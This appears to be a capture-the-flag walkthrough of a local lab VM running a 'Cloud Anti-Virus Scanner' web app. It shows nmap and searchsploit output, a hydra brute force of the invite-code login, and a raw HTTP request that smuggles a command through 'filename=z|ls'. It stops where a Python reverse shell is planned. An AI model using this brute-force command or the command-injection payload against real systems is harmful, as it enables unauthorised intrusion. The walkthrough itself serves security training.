

antivirus

discover vm ip




```
192.168.2.100          08:00:27:e5:f5:e2
```

nmap scan
2 ports open 22 and 8080.
Will focus on 8080.



```
root@kali:~/Desktop# nmap -A -T4 antivirus
Starting Nmap 7.70 ( https://nmap.org ) at 2020-04-04 08:22 +08
Nmap scan report for antivirus (192.168.2.100)
Host is up (0.00053s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6a:42:4b:7c:2a:06:0f:50:4b:32:cf:b8:31:e9:c4:f4 (RSA)
|   256 81:c7:60:0f:d7:1e:56:f7:a3:1e:9f:76:27:bd:31:27 (ECDSA)
|_  256 71:90:c3:26:ba:3b:e8:b3:53:7e:73:53:27:4d:6b:af (ED25519)
8080/tcp open  http    Werkzeug httpd 0.14.1 (Python 2.7.15rc1)
|_http-server-header: Werkzeug/0.14.1 Python/2.7.15rc1
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
MAC Address: 08:00:27:E5:F5:E2 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Web enumeration




Cloud Anti-Virus Scanner!

This is a beta Cloud Anti-Virus Scanner service.


Please enter your invite code to start testing

Red flag here due to the fact that
1. Pin code allows only x number of attempts before you need to reboot the server

2. Pin code renders the exploit useless as you will need to include the correct pin code as data in the post form



```
root@kali:~/Desktop# searchsploit werkzeug
---------------------------------------------------------------
 Exploit Title


---------------------------------------------------------------
Werkzeug - 'Debug Shell' Command Execution
Werkzeug - Debug Shell Command Execution (Metasploit)
---------------------------------------------------------------
```



Interactive Console

In this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger automatically.

```
[console ready]
>>>
```


Console Locked

The console is locked and needs to be unlocked by entering the PIN. You can find the PIN printed out on the standard output of your shell that runs the server.

PIN: Confirm Pin

r friendly Werkzeug powered traceback interpreter.

Since the debug console is a nogo, we need to focus our effort on the main page




Cloud Anti-Virus Scanner!

This is a beta Cloud Anti-Virus Scanner service.

Please enter your invite code to start testing


Invite Code Log in

brute force the login using hydra
1. -l ‘’means blank username, do note that theres no ^USER^



```
root@kali:/usr/share/wordlists# hydra -l '' -P rockyou.txt 192.168.2.100 -s 8080 http-post-form "/login:password=^PASS^:WRONG INFORMATION" -vV -f -I -T2
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-04-04 21:05:54
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 2 tasks per 1 server, overall 2 tasks, 14344399 login tries (l:1/p:14344399), ~7172200 tries per task
[DATA] attacking http-post-form://192.168.2.100:8080/login:password=^PASS^:WRONG INFORMATION
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.2.100 - login "" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.2.100 - login "" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.2.100 - login "" - pass "123456789" - 3 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.2.100 - login "" - pass "password" - 4 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.2.100 - login "" - pass "iloveyou" - 5 of 14344399 [child 1] (0/0)
[8080][http-post-form] host: 192.168.2.100   password: password
[STATUS] attack finished for 192.168.2.100 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
```

We need to find out if this is vulnerable to command injection




Cloud Anti-Virus Scanner!

Try scanning some of these files with our scanner!

```
total 4756
-rwxr-xr-x 1 scanner scanner 1113504 Oct 21  2018 bash
-rwxr-xr-x 1 scanner scanner   34888 Oct 21  2018 bzip2
-rwxr-xr-x 1 scanner scanner   35064 Oct 21  2018 cat
-rw-rw-r-- 1 scanner scanner      68 Oct 21  2018 eicar
-rw-rw-r-- 1 scanner scanner       5 Oct 21  2018 hello
-rwxr-xr-x 1 scanner scanner   35312 Oct 21  2018 netcat
-rwxr-xr-x 1 scanner scanner 3633560 Oct 21  2018 python
```


By using pipe '|' , we find that we are able to list files



```
POST /output HTTP/1.1
Host: 192.168.2.100:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.2.100:8080/scan
Content-Type: application/x-www-form-urlencoded
Content-Length: 13
Cookie: session=eyJsb2dnZWRfaW4iOnRydWV9.XoiGRw.i02OKC5DKqetR7RTNXgSZGZKSZ4
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

filename=z|ls
```


```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 49
Vary: Cookie
Server: Werkzeug/0.14.1 Python/2.7.15+
Date: Sat, 04 Apr 2020 13:10:49 GMT

<pre>app.py
database.sql
samples
templates
</pre>
```

As such we need to use python reverse shell payload to get a reverse shell



